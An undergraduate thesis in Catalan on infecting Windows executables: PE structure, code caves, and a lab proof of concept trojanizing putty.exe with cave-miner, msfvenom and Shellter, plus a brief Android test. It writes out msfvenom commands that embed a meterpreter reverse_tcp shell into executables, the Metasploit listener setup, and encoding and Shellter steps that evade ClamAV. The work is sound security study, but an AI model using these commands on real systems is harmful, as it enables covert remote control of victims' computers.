Tècniques d'infecció de fitxers binaris

Oscar Palomo Vilaseca

Resum– Avui en dia la tecnologia es troba en la majoria de coses que fem en el nostre dia a dia, i per això hem de conèixer els riscos als que ens exposem i la importància que té la seguretat informàtica. En aquest article es parlarà de diverses tècniques d'infecció de fitxers executables, focalitzant-ho en fitxers destinats a ser executats en el sistema operatiu més utilitzat avui en dia, el qual és Windows. S'explicarà detalladament el funcionament de la infecció de binaris i es mostraran diverses eines que duen a terme aquestes infeccions. Per a cada eina es mostraran les proves realitzades i s'estudiarà la viabilitat de l'eina en concret, i finalment s'arribarà a una conclusió del risc que pot suposar en un entorn real.

Paraules clau– Malware, fitxer binari, payload, assembly, antivirus, infecció de fitxers

Abstract– Nowadays the technology can be found in almost everything we do in our daily life, and that is the reason we need to know the risks we are exposed of and the importance that cyber security has. In this article it is going to be talked about different file infection techniques, focusing it in the files destined to be executed in the most used operative system, which is Windows. Also, it is going to be explained how the binary file infection works in a detailed way and some tools that achieve that will be shown. For every tool some test will be done in order to study the viability of the tool and finally we will end up concluding the level of risk it can supose in a real environment.

Keywords– Malware, binary file, payload, assembly, antivirus, file infection

1 Introducció

Els fitxers executables envien ordres al sistema operatiu per funcionar de manera adient. Però que ocorreria si el programa que estem executant ha estat modificat i s'ha fet una injecció prèvia de codi maliciós, és a dir, el fitxer conté un virus. Doncs bé, si no estem protegits de cap manera les instruccions malicioses s'enviaran també al sistema operatiu i aquest les executarà.

És clau conèixer les tècniques utilitzades per infectar aquests tipus de fitxers anomenats fitxers binaris, per saber en quins moments ens estem exposant a patir una infecció, d'on la podem rebre, i si tenim manera de protegir-nos. Hi ha múltiples solucions que ens proporcionen aquesta protecció, però realment no sabem fins a quin punt. Els virus, o malware, ha evolucionat molt, s'han creat tècniques que permeten evaïr la protecció d'un antivirus, i fins i tot que el malware s'expandeixi a altres fitxers o mitjançant la xarxa.

• E-mail de contacte: oscar.palomo@e-campus.uab.cat
• Menció realitzada: Tecnologies de la Informació
• Treball tutoritzat per: Guillermo Navarro / Deic
• Curs 2018/19

Saber com funcionen les eines que permeten infectar fitxers ens ajudarà, sense dubte, a trobar els forats utilitzats per entrar als nostres sistemes i crear eines que ens permetin tapar aquests forats i fer que no es creïn d'altres.

Per tot això, en aquest projecte s'han escollit diverses eines que permeten infectar fitxers i s'han realitzat proves de concepte, atacant una màquina Windows executant un fitxer infectat. El propòsit d'això és realitzar una reflexió a la conclusió sobre l'esmentat anteriorment: els riscos als que ens veiem exposats i fins a quin punt podem protegir-nos.

2 Objectius

En aquesta secció es parlarà dels objectius establerts a l'inici del treball i com han evolucionat durant el transcurs del projecte.

L'objectiu principal del projecte era realitzar una investigació sobre les tècniques d'infecció de fitxers binaris. Es va estudiar i reflexionar sobre quin tipus de fitxer binari realitzar l'estudi, i es va acabar decidint que es focalitzaria en els binaris de Windows, anomenats Portable Executable (PE), més coneguts com els fitxers ".exe". La raó va ser principalment per que és el sistema operatiu més utilitzat i per tant

on es troben la majoria dels riscos.

El segon objectiu va ser realitzar un estat de l'art sobre les eines que permeten realitzar aquest tipus d'infeccions. A partir de l'estudi realitzat prèviament al primer objectiu, decidir quina eina s'adapta més a l'escenari que es vol muntar. També era part d'aquest objectiu estudiar la viabilitat de les eines i el seu funcionament.

Finalment, el tercer i últim objectiu consistia en implementar les tècniques d'infecció estudiades fent ús de les eines trobades i analitzades. A més, es pretenia comprovar que la infecció pot ser replicada en un entorn real, és a dir, en un ordinador amb Windows instal·lat. Addicionalment es volia analitzar la viabilitat de l'ofuscació del malware de tal manera que l'antivirus ClamAV no detectés el fitxer infectat com a maliciós.

Després d'aquests objectius, en cas d'haver-los assolit tots, es van proposar dos objectius més. El primer consistia en ampliar el treball a altres plataformes, com per exemple binaris ELF (executables de linux), binaris Mach-O (executables de OSX), d'android... I per altra banda, el segon tractava de desenvolupar una plataforma web amb reptes de fitxers infectats. Donats dos o més fitxers, realitzar la signatura que permeti al ClamAV (antivirus Open Source que permet realitzar polítiques per detectar un malware determinat) detectar quin és el fitxer que està infectat i quin no, evitant falsos positius. En cas de no realitzar algun d'aquests objectius, quedaria per a línies futures.

3 Estat de l'art

Hi ha tantes maneres d'infectar binaris com eines existents. És difícil destacar una eina actual en concret ja que depèn del que es vulgui aconseguir, s'haurà d'utilitzar una o altre. Tot i així, una de les més conegudes és metasploit, un framework molt complet i útil utilitzat per professionals en auditories de seguretat, sobretot per red teams, que són els que s'encarreguen de la seguretat informàtica de manera ofensiva. Més concretament mestasploit venom, ja que metasploit et dona una gran varietat de possibilitats que no necessàriament han de ser infeccions de fitxers.

És interessant aprendre quin tipus d'eines permeten realitzar infeccions que funcionaran en un entorn real i quines no contra els antivirus utilitzats. Avui en dia, Windows porta instal·lat el Windows Defender, el qual pot arribar a ser molt útil, sobre tot a l'hora d'analitzar fitxers al mateix instant que s'escriuen a disc. Per altra banda es troba el ClamAV, un antivirus que no només treballa a Windows sinó que es pot instal·lar a altres sistemes operatius.

4 Metodologia

Pel que fa a la metodologia, s'han seguit les tasques de la planificació una per una. Quan s'ha acabat una tasca s'ha començat una de nova, i si ha estat viable realitzar dues tasques que relacionades alhora s'ha fet, ja que gràcies a això s'ha estalviat temps.

Pel que fa a la part d'infecció de fitxers, s'ha seguit una metodologia iterativa, realitzant les mateixes proves sobre les diferents eines d'infecció.

Per planificar les tasques s'ha realitzat una taula amb els diferents objectius desglossats en tasques. A cada tasca s'ha afegit una petita descripció, el període estimat de temps i la dedicació setmanal.

5 Desenvolupament

A l'hora de realitzar el treball s'ha seguit de manera ordenada la planificació establerta. S'ha treballat partir de desglossar els objectius en tasques amb una estimació de dedicació setmanal.

5.1 Coneixement previ

Al ser un treball on s'havia de realitzar una profunda cerca prèvia, la primera part del projecte no podia ser altre que documentar-me sobre el món d'infecció de fitxers binaris.

En aquest projecte s'ha volgut focalitzar en un tipus de fitxers binaris, els executables. Ens interessen aquests en concret ja que envien ordres al sistema operatiu, i això permetrà executar la part de codi maliciosa del fitxer. Altres tipus de fitxers binaris poden ser fitxers on es guarden dades que ha d'entendre el procés que les utilitza, per exemple.

Depenent el sistema operatiu, podem trobar diferents formats de fitxers d'executables. Per Windows trobem els Portable Executable (PE), més coneguts com els fitxers amb format ".exe", per Linux tenim els Executable and Linkable Format (ELF) i per OSX estan els arxius Mach-O. Com ja s'ha esmentat, aquest treball es focalitza en els PE, donat que Windows és el sistema operatiu més utilitzat, i per entendre com funcionen hem de conèixer la seva estructura, la qual és la següent:

- **MS-DOS Stub:** És una capçalera que indica que el programa en concret pot córrer en un sistema MS-DOS (MicroSoft Disk Operating System).
- **Signature:** És la següent capçalera i aquí es troba la signatura que identifica el fitxer com a PE. Concretament aquesta signatura és "PE\0\0", on "\0" són bytes que indiquen NULL.
- **COFF File Header:** En aquesta capçalera trobem informació útil per al sistema operatiu per carregar la resta de dades del binari.
- **Optional Header:** Informació addicional a l'hora de carregar el PE.
- **Section Headers i Sections:** Aquesta part de l'estructura dels PE és la que més ens interessa per realitzar el nostre propòsit, ja que a les seccions és on s'executa el codi del programa, llavors ens interessarà injectar el codi maliciós dins d'alguna secció. Pel que fa a les capçaleres de les seccions podem trobar informació molt útil, com per exemple el nom de la secció, l'espai

que ocupa aquesta secció quan es carrega a memòria o l'adreça on comença a executar-se la secció en concret un cop carregada a memòria (vaddress).[1]

Una de les tècniques més utilitzades avui en dia per infectar fitxers és fer-ho manualment usant "codecaves". Les codecaves es basen en la redirecció del flux d'execució d'un programa a la part del codi que nosaltres volem que s'executi, i un cop realitzat això tornar al flux normal. És a dir, injectar codi maliciós en espais on no hi ha codi que el programa utilitza per executar-se, i que aquest codi maliciós s'executi sense alterar el flux del programa.

Per entendre millor aquest concepte, a la figura següent veiem l'execució de dos PE: el primer, a l'esquerra, no està infectat, i el segon si. Com podem veure el primer comença el fluxe d'execució fins al final del programa, en canvi el segon, quan ha de començar a executar el punt d'entrada, fa un salt fins a la codecave, la qual s'executarà abans que qualsevol altre codi del programa, executant el codi maliciós i retornant-lo al punt d'inici per continuar amb l'execució del PE com si res hagués passat.



Fig. 1: Flux d'un PE sense modificar vs flux d'un PE infectat

Aquesta és la base del concepte, però es pot enrevessar encara més. Si volem amagar aquest codi maliciós, en comptes d'injectar-lo en una codecave, podem optar per injectar-lo en més d'una, i només ens haurem de fixar en dues coses: que els salts entre codecave i codecave apuntin a les direccions adequades, i que al repartir el codi maliciós es faci de manera que el codi no deixi de funcionar. I encara més, també es pot ofuscar el codi codificant-lo i que sigui capaç de descodificar-se sol i passi encara més desapercebut.

És intuïtiu pensar que si són espais de memòria que no s'utilitzen, per mesures de seguretat es podrien eliminar i només deixar el codi del software en concret, però hi ha altres raons per les quals això no ocorre. Les codecaves són generades pels compiladors per seguir una alineació de l'estructura de les dades[2], i aquesta alineació és necessària per optimitzar l'accés a les dades. A més, també tenen altres funcionalitats, com per exemple actualitzar fitxers binaris del sistema operatiu sense la necessitat de reiniciar el sistema.

Ara bé, aquesta tècnica requereix d'un coneixement suficient d'assembly per poder-ho dur a terme. A més, depenent de l'escenari on estiguem treballant, podem trobar-nos amb una mesura de seguretat que dificulta molt l'explotació d'aquest tipus d'infeccions. L'Address Space Layout Randomization o ASLR[3] s'encarrega de fer que l'adreça d'inici del programa sigui diferent cada cop que s'executi, per tant els salts a la nostra code cave que hem pogut afegir serien inútils. Tot i això, l'ASLR només esta activat per defecte en els binaris del sistema, i qualsevol altre executable que no sigui necessari pel sistema operatiu (qualsevol software que ens descarreguem, per exemple) no es veurà afectat pel l'ASLR.

Finalment, hem de conèixer que és un payload. Un payload és el codi maliciós que injectem en una codecave per aconseguir realitzar la infecció. Hi ha diversos tipus de payload, i en aquest projecte ens centrarem en el Meterpreter. Meterpreter és un tipus de payload que injecta el codi directament a memòria, així que no deixa cap tipus de empremta al disc dur, raó per la qual és un dels més utilitzats ja que les eines de detecció de malware acostumen a treballar a nivell de memòria.

En aquest punt ja sabem que si volem infectar un fitxer hem de modificar la seva estructura de tal manera que el codi maliciós o payload s'executi correctament en algun punt de l'execució del programa, però ara ens cal saber quines eines ens permeten realitzar això.

5.2 Eines

Com que la base de los codecaves és modificar el codi mitjançant llenguatge màquina, qualsevol eina que ens permeti fer això ens seria útil. Tot i això, encara necessitem alguna eina per trobar els espais en el codi on podem crear un code cave sense afectar al fluxe d'execució.

La primera eina trobada ha estat el PEview. Aquesta eina permet veure l'estructura de PE's de 32 bits, és a dir, tots els headers i les seccions que té el binari. El fet de que només permetés analitzar PE de 32 bits i que la plataforma on funciona sigui Windows varen ser raons per les quals es va descartar aquesta eina per realitzar els posteriors tests.[4]

Per altra banda, es va trobar el FileAlyzer, el qual funciona de la mateixa manera que el PEview però permet una major varietat de binaris, com per exemple ELF o Mach-O.[5]

Una tercera eina molt útil per crear cadecoves és el cave-miner[6], i no només permet crear-les sinó injectar-hi un payload al binari seleccionat, dels quals pots escollir entre PE, ELF o Mach-O. Al trobar una eina que permetés trobar espais on crear codecaves i injectar-hi el codi maliciós alhora, es va decidir estudiar-la a fons per utilitzar-la i fer una prova de concepte on demostrar la seva viabilitat. El cave-miner funciona sobre Python 2.X i s'utilitza via línia de comandes. A la captura següent es mostra les opcions que permet executar el cave-miner, les quals entrarem més en detall a l'hora d'explicar els tests realitzats.

A l'hora d'utilitzar el cave-miner, va aparèixer la necessitat d'utilitzar altres dos eines: LordPE[7] i ImmunityDebugger[8]. Aquestes dues eines permeten al-



Fig. 2: Opcions que té el cave-miner a l'hora de ser executat.

terar l'estructura d'un PE. El LordPE et dona la possibilitat d'editar la informació de les seccions i els flags del PE. I l'Immunity Debugger és un debugger com podria ser el GDB, et permet canviar les instruccions màquina del programa.

En quart lloc, a l'hora de buscar eines que ens donessin l'oportunitat d'amagar el codi per a que el fitxer binari no sigui detectat pels antivirus (AV), es va trobar amb l'eina Shellter[9]. És una eina limitada ja que no pot ser utilitzada en qualsevol sistema operatiu i només accepta PE's de 32 bits. Tot i això, com veurem més endavant ens acabarà essent molt útil.

Finalment, tot i que existeixen milers d'eines més, una eina molt útil i coneguda que s'ha trobat ha estat el metasploit[10]. Metasploit és una de les eines més conegudes pels que es dediquen a realitzar tests de penetració, ja que disposa d'una quantitat enorme de mòduls que faciliten tot el procés. A més, derivades de metasploit trobem altres eines com per exemple msfvenom[11], una eina creada a partir de msfencode i msfpayload que ens permet crear payloads, codificar-los, injectar-los, entre moltes altres funcionalitats més.

5.3 Entorn de treball

Un cop estudiades les eines que ens permetran estudiar la viabilitat i el funcionament de la injecció de payloads, hem de crear un entorn de treball que compleixi tots els requisits necessaris per poder-ho dur a terme.

Primer de tot, s'ha de disposar d'una màquina amb el sistema operatiu Windows instal·lat, la qual serà qui rebrà l'infecció en els tests, és a dir, serà la màquina víctima. Concretament s'ha utilitzat el sistema operatiu Windows 10 de 64 bits, però es podria haver utilitzat qualsevol Windows que no estigui fora de suport.

En segon lloc, s'ha buscat una màquina on poder realitzar la injecció als PE's. Com que moltes de les eines demanen utilitzar la línia de comandes, la decisió final ha estat utilitzar Linux com a sistema operatiu per realitzar les infeccions.

Finalment, per realitzar les proves d'evasió d'antivirus, s'ha decidit instal·lar un client ClamAV, que és un antivirus open-source i gratuït que pot ser instal·lat a multitut de sistemes operatius i que compta amb una gran varietat de signatures que permeten detectar fitxers infectats.

5.4 Prova de concepte

Un cop muntat l'entorn de treball amb les eines corresponents, s'ha donat pas a provar la funcionalitat de les eines. S'ha tractat que els tests a realitzar seguissin la mateixa estructura, de manera que es pogués realitzar el mateix, o gairebé el mateix anàlisi amb les diferents eines.

Els tests s'han basat en generar un payload adient pel sistema operatiu que es vol infectar, Windows en aquest cas. Injectar el payload en un PE i executar-ho dins de la màquina Windows. En concret, s'ha utilitzat el payload de meterpreter anomenat windows/meterpreter/reverse_tcp.

El tipus de payload utilitzat ha estat un reverse shell. Aquest payload el que fa és establir una connexió TCP mitjançant sockets el qual et dona accés a una sessió del dispositiu infectat. Aquest tipus de payload són els més fàcils de detectar ja que són els més coneguts i utilitzats i per tant, dels que més protecció s'ha creat.

5.4.1 Utilitzant cave-miner

Com que el cave-miner ens donava l'opció de buscar code caves i injectar-hi codi tot amb la mateixa eina, es va decidir d'utilitzar-la per realitzar l'infecció.[12]

La seva instal·lació és molt senzilla, només requereix Python 2.X. Per obtenirlo es pot executar descarregant-ho des del seu github o via pip.

El cave-miner ens dona l'opció de buscar una codecave amb la mida que nosaltres volguem, i per saber quina mida hem de buscar necessitem prèviament generar un payload i veure quant ocupa. Com que el cave-miner no ens dona aquesta opció, s'ha decidit generar el payload amb msfvenom. Per generar el payload s'ha utilitzat la següent comanda:

"msfvenom –a x86 –platform windows –p windows/meterpreter/reverse_tcp LHOST=IP LPORT=PORT –f raw –o reverse_shell.bin"

En aquesta comanda diem que msfvenom generi un payload per l'arquitectura de 64 bits de windows (-a x86 i –platform windows), i que utilitzi el payload windows/meterpreter/reverse_tcp. S'ha obtat per utilitzar aquest tipus de payload ja que meterpreter injecta el codi a memòria directament sense escriure'l a disc i sense crear sessions, la qual cosa fa que passi més desapercebut, tot i que en aquests tests no s'ha tractat d'evitar la detecció dels antivirus. El que fa aquest payload és crear una connexió TCP amb la IP i Port assignats. Amb LHOST i LPORT indiquem la IP i el port on volem que s'estableixi la connexió TCP i finalment amb l'opció –f raw indiquem que el payload estigui sense codificar i que es guardi al fitxer reverse_shell.bin amb l'opció –o.

```
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Saved as: reverse_shell.bin
```

Fig. 3: Sortida rebuda després de generar el payload.

Com podem veure a la imatge adjuntada, el payload generat ocupa 341 bytes. El que haurem de fer, llavors, és buscar amb el cave-miner un espai al PE que sigui d'aquesta mida o superior. Per fer això necessitem, primer de tot, un binari. El que s'ha utilitzat en aquest escenari és el PE del software PuTTY: putty.exe. Per realitzar la cerca dins de l'estructura del putty.exe s'ha utilitzat la comanda mostrada a la captura de pantalla següent:

```
MBP-de-Oscar:tfg oscar$ cave_miner search --size=341 putty.exe

    /=======\
   /    ||   \
        ||
        ||
        ||
   CAVE || MINER

[*] Starting cave mining process...
    Searching for bytes: 0x00...

[*] New cave detected !
  section_name: .rdata
  cave_begin:   0x00000d71
  cave_end:     0x00000ec8
  cave_size:    0x00000157
  vaddress:     0x00402771
  infos:        Readable, Contain initialized data

[*] Mining finished.
```

Fig. 4: Informació donada pel cave-miner després de buscar una codecave d'una mida determinada.

Veiem que només ens ha trobat una codecave, que concretament es troba a la secció .rdata. També ens mostra en hexadecimal l'inici de la codecave i el final, la mida, la virtual address, i els permisos que té aquesta part del codi (en aquest cas només de lectura).

En aquest moment ja tenim tota la informació necessària per realitzar la injecció: el payload, l'adreça on comença la codecave (vaddress) i el fitxer a infectar. Procedim a realitzar la injecció:

```
MBP-de-Oscar:tfg oscar$ cave_miner inject reverse_shell.bin putty.exe 0x00402771

    /=======\
   /    ||   \
        ||
        ||
        ||
   CAVE || MINER

[*] Starting injection into binary...

[*] Injection finished.
```

Fig. 5: Injecció del payload a l'adreça indicada.

Ja tenim el fitxer infectat, però com hem pogut observar a la sortida de la cerca de la codecave, l'espai que s'ha trobat només és de lectura, per tant el nostre payload mai s'executarà. Hi ha eines que permeten canviar els permisos de les seccions d'un PE, així que això no ha de suposar un problema. L'eina utilitzada en aquest cas ha estat el LordPE, una eina que permet editar les seccions afegint els flag que volguem. Aquesta eina només està disponible per Windows, així que haurem de deixar de bandar l'entorn Linux per utilitzar-la.



Fig. 6: Modificació dels flags d'execució del putty.exe amb LordPE.

En aquest punt sembla que ja esta tot llest per acabar de realitzar la prova executant el programa, però encara queda afegir el salt a l'inici del fluxe d'execució del programa per a que executi el payload. Per fer això, només cal un debugger que et doni l'opció de modificar el codi, com per exemple immunity debugger, i coneixements d'assembly.

Finalment, com que el payload injectat és una reverse shell, s'hauria d'establir un listener que es quedaria a l'espera de rebre una petició de connexió i llavors obriria una sessió on es tindria accés a la màquina víctima, i el programa executat continuaria funcionant amb normalitat, ja que el payload s'executa i deixa pas a la resta de codi.

5.4.2 Utilitzant msfvenom

El MSFvenom ens facilita tot el procés incloent tots els passos a fer per realitzar l'injecció correctament. Ens dona l'oportunitat de generar molts tipus de payloads, a més de donar-nos la opció de injectar-los en PE's ja existents o creant un de nou al mateix temps de la generació dels payloads.

Primerament s'ha creat un nou executable amb un payload injectat. La comanda utilitzada és la següent:

"msfvenom –a x86 –platform windows –p windows/meterpreter/reverse_tcp LHOST=IP LPORT=PORT –f exe –o malicious_pe.exe"

A diferència de amb el cave-miner, ara no només generem un payload sinó que l'injectem a l'arxiu de sortida anomenat malicious_pe.exe. També s'ha canviat el format de sortida al tipus exe. La resta d'opcions són les mateixes que al generar un payload.

En principi ara ja s'ha aconseguit un binari infectat. Per probar-lo l'haurem d'executar a la màquina Windows, però abans d'això s'ha de posar en marxa el listener, que s'encarregarà de rebre la informació del payload. Per fer això utilitzarem el metasploit. Les pases són senzilles: encendre el metasploit amb la comanda "msfconsole", seleccionar el mòdul que volem utilitzar, en aquest cas el listener, amb la comanda "use exploit/multi/handler" i li direm que esperi informació del payload assignat amb "set payload windows/meterpreter/reverse_tcp". També li assignarem on ha d'estar escoltant, és a dir, la IP i Port on arribarà la informació, amb les comandes "set LHOST IP" i "set LPORT port".

Un cop fet això, amb la comanda "run" o "exploit", posem en marxa el listener o handler. Tot seguit, executem el fitxer infectat a la màquina víctima i el que passarà serà que enviarà s'establirà una connexió tcp amb la meva màquina i s'obrirà una sessió meterpreter, la qual ens dona accés a múltiples comandes que podem utilitzar per tenir el control de la màquina afectada.

Per contra, si el que ens interessa és saber com s'injecta el payload, en comptes de crear un PE nou infectat, la comanda a executar varia lleugerament:

"msfvenom –a x86 –platform windows –p windows/meterpreter/reverse_tcp LHOST=IP LPORT=PORT –f exe -k –x fitxerSenseInfectar.exe –o fitxerInfectat.exe"

Msfvenom agafarà el fitxer especificat a l'opció –x, en farà una còpia i l'injectarà al nou fitxer el payload. Si procedim d'igual manera que al test anterior, activant el handler i executant el binari a la màquina Windows, obtenim els mateixos resultats. A més, cal dir que gràcies a l'opció –k el programa on s'ha injectat el malware s'executa de manera correcte i sense donar cap indici de que està infectat, ja que el payload s'executa en un thread diferent al procés principal.

5.4.3 Evasió de l'antivirus ClamAV

Un pas més enllà d'infectar un binari és infectar-lo i que no sigui detectat per cap antivirus. Les proves realitzades en aquest projecte són contra l'antivirus ClamAV.

Amb els mètodes esmentats anteriorment, on encara no s'havia afegit cap codificació als payloads, ClamAV detecta els fitxers com a maliciosos. Llavors, el següent pas ha estat afegir-hi codificació. Utilitzant l'última comanda esmentada, i afegint les opcions "-e x86/shikata_ga_nai –i 25", el que fem és dir que utilitzi 25 cops el codificador shikata_ga_nai, un codificador polimòrfic que muta realitzant XOR's. Aquest tipus de codificació són les més recomenades en quant a la varietat que ofereix msfvenom, però no és suficient, el ClamAV continua detectant-los com a infectats.



Fig. 7: El ClamAV detecta el fitxer com a infectat.

Per augmentar la dificultat, és poden realitzar múltiples i diferents codificacions del payload alhora[13], però sembla ser que msfvenom no és l'eina adequada per evadir el ClamAV. En aquest moment, després de dir que meterpreter és un tipus de payload que s'executa en memòria i que per tant és més difícil ser detectat, sembla estrany que després de no només utilitzar-lo, sinó també codificar-lo, continuï essent detectat. Això té una explicació, i és que l'antivirus ClamAV, quan ha d'analitzar un programa, l'executa en un entorn segur i quan es llança la petició per establir la connexió amb la màquina atacant, ho detecta com a comportament anòmal i el marca com a infectat.

Per aquesta raó apareix una nova eina: Shellter. Shellter és una eina dedicada a l'injecció de payload de forma que no ho detecti l'antivirus. Funciona per PE's de 32 bits, i utilitza un mètode d'ofuscació que es basa en el fluxe d'execució del programa. Aquest mètode d'ofuscació consisteix en alterar l'estructura del PE i injectar el payload en diferents espais del binari. A diferència dels altres mètodes d'injecció, Shellter no utilitza code caves. No se sap com funciona internament ja que es defineix com a closed-source project, tot i que si vols saber el codi del projecte tens l'opció de comprar-lo.

Per utilitzar l'eina Shellter s'ha hagut de crear una màquina virtual amb Kali Linux. Després de descarregar-la i executar-la amb la comanda "shellter", s'obre un nou terminal. En aquest terminal, hem de passar l'arxiu que volem infectar, en farà una còpia i ens demanarà pel tipus de payload que volem injectar. En aquesta opció podem importar-los d'altres eines de generació de payloads, si volem. Un cop més, escollim el payload meterpreter/reverse_tcp, així que haurem d'afegir el host i el port del listener. Un cop finalitzat, el fitxer estarà infectat i el terminal Shellter es tencarà.

Fig. 8: Terminal Shellter amb les primeres opcions.

Al comprovar el funcionament del binari infectat, es comporta com era d'esperar, creant la sessió meterpreter i permeten tenir accés a la màquina Windows on s'ha executat el fitxer. I en quant a l'antivirus, el ClamAV no el detecta com a fitxer infectat.



Fig. 9: Amb l'ofuscació del payload amb Shellter, el ClamAV no detecta el fitxer com a infectat.

6 Infectant Android

Deixant de banda Windows, s'ha realitzat la mateixa prova de concepte en un dispositiu Android, i el resultat no són bones notícies pels usuaris d'aquest tipus de mòbils. Si no s'instal·la cap antivirus, que és el comportament usual en la majoria d'usuaris, l'única protecció que té aquest sistema operatiu és l'opció de no instal·lar aplicacions externes, la qual pot ser desactivada de manera molt simple en ajustos.

Després d'infectar una aplicació qualsevol amb un payload sense codificar utilitzant l'eina msfvenom, s'ha aconseguit accés mitjançant la reverse shell. I com que el dispositiu mòbil és quelcom que portem sempre a sobre, és molt més perillós, ja que es poden realitzar fotografies, conèixer la geolocalització en cada moment, entre moltes altres opcions.

Tot i així, caldria millorar realitzar una cerca més profunda degut que a l'execeutar l'aplicació infectada, aquesta et demana molts permisos, els quals fan sospitar si l'aplicació és legítima o no.

6.1 Línies futures

En quant a línies futures d'aquest projecte, es pot continuar de moltes maneres. En un primer moment es va pensar que seria interessant realitzar un portal web amb qüestions on, a partir d'un fitxer infectat que no detectés el ClamAV, realitzar una signatura per a que si que el detecti com a maliciós.

El projecte de realitzar el portal web continua en peu, però després de realitzar el projecte s'ha pogut veure que potser interessaria més aprofundir més en les tècniques d'infecció de binaris, ja que tot i que aquí s'han explicat les maneres més comuns d'infectar fitxers, hi ha moltes altres eines que permeten fer-ho de diferents maneres i seria adient estudiar-les i documentar-les.

Finalment, una altra possible continuació del treball, es continuar amb la infecció de binaris tipus ELF, que són els executables de Linux, i també amb els fitxers Mach-O, que són els de OSX. Realitzar la documentació dels sistemes operatius més utilitzats pot ser de gran ajuda per molt estudiants a l'hora d'iniciar-se en el món de l'infecció de binaris.

7 Conclusió

Després d'haver realitzat tot el projecte i haver parlat de les diverses tècniques i eines d'infecció de fitxers binaris, cal arribar a una conclusió.

Hi ha múltiples eines a l'avast que permeten infectar un fitxer, però no qualsevol pot fer-ho. Entendre com funcionen tant les tècniques com les eines d'infecció de binaris no és trivial. En primera instancia, el fet de preparar l'entorn on desenvolupar totes les proves pot suposar molt de temps i poden sorgir errors els quals, a vegades, són realment difícils de solventar. Un clar exemple és el metasploit, ja que al necesitar tantes dependencies, si no tens instal·lat quelcom ja pot suposar un estancament. Seguidament, s'han de tenir molt clars tots els conceptes esmentats en quant a tècniques d'infecció, a més de tenir un coneixement elevat i previ sobre xarxes.

Per altra banda, evadir antivirus com Windows Defender és encara menys trivial, ja que aquest antivirus o altres, han evolucionat de tal manera que amb tècniques bàsiques d'infecció i ofuscació de binaris com les esmentades, detecten el fitxer com a maliciós de totes maneres. Per tant, a l'hora d'infectar un Windows que tingui activat l'antivirus, es complicarà molt.

Per aquesta raó, és molt recomanable mantenir l'antivirus de Windows activat, però com hem vist, si hem pogut evadir el ClamAV, hem de saber que també hi ha tècniques per evadir el Windows Defender. La recomanació principal que s'ha de fer és no baixar cap software amb un origen del qual podríem arribar a dubtar.

Si repasem les tècniques utilitzades, veiem que el msfvenom és una molt bona eina, ja que és fàcil d'usar i ràpida i amb la qual no es requereix un excessiu coneixement. Però com hem pogut comprovar, a l'hora de la veritat no serveix per evadir un antivirus, i en la majoria dels escenaris es tornarà una eina poc útil. En canvi, utilitzar cave-miner i realitzar l'infecció de manera manual et dona més possibilitats per amagar el payload i així evadir els antivirus. Ara bé, el contra d'aquesta manera d'infectar fitxers és l'alt coneixement previ necessari sobre assembly.

En quant al shellter, s'ha demostrat que és una eina que compleix amb les expectatives i du a terme el que es buscava. Encara que la versió utilitzada és la versió gratuïta, amb la versió "Pro"optes per una molt més amplia varietat d'opcions a l'hora d'infectar fitxers, cosa que encara dona més respecte, ja que no sabem fins a quin punt podríem amagar un payload amb la versió complerta.

Finalment, tot i no haver aconseguit infectar un fitxer amb el cave-miner, la conclusió a la que s'ha arribat és que és la tècnica més eficient per no ser detectat a l'hora d'infectar un fitxer, juntament amb el Shellter, tot i que caldria veure de que està fet per dins.

Agraïments

Agrair tot el suport que m'ha donat el meu entorn durant tota la durada del projecte, a la meva família, al meu tutor, i en especial a tota la gent que creu en un món on la informació ha de ser per tothom i ha pujat documentació a Internet de la qual jo n'he pogut extraure informació.

Referències

[1] PE Format. https://docs.microsoft.com/enus/windows/desktop/debug format [Consulta Octubre de 2018]

[2] Data structure alignment. https://en.wikipedia.org/wiki/Data_structure_alignment [Consulta Novembre 2018]

[3] Address Space Layout Randomization (ASLR). https://docs.microsoft.com/en-us/previous-versions/bb430720(v=msdn.10) [Consulta Octubre 2018]

[4] PEview Download. http://wjradburn.com/software/ [Consulta Novembre 2018]

[5] FileAlyzer. https://www.safer-networking.org/products/filealyzer/ [Consulta Novembre 2018]

[6] Cave-miner. https://github.com/Antonin-Deniau/cave_miner [Consulta Novembre de 2018]

[7] LordPE. https://www.aldeid.com/wiki/LordPE [Consulta Novembre 2018]

[8] Immunity Debugger. https://www.immunityinc.com/products/debugger/ [Consulta Novembre 2018]

[9] Shellter. AV Evasion Artware. https://www.shellterproject.com/ [Consulta Decembre de 2018]

[10] Metasploit. https://www.metasploit.com/ [Consulta Novembre 2018]

[11] MSFvenom. https://www.offensive-security.com/metasploit-unleashed/msfvenom/ [Consulta Novembre 2018]

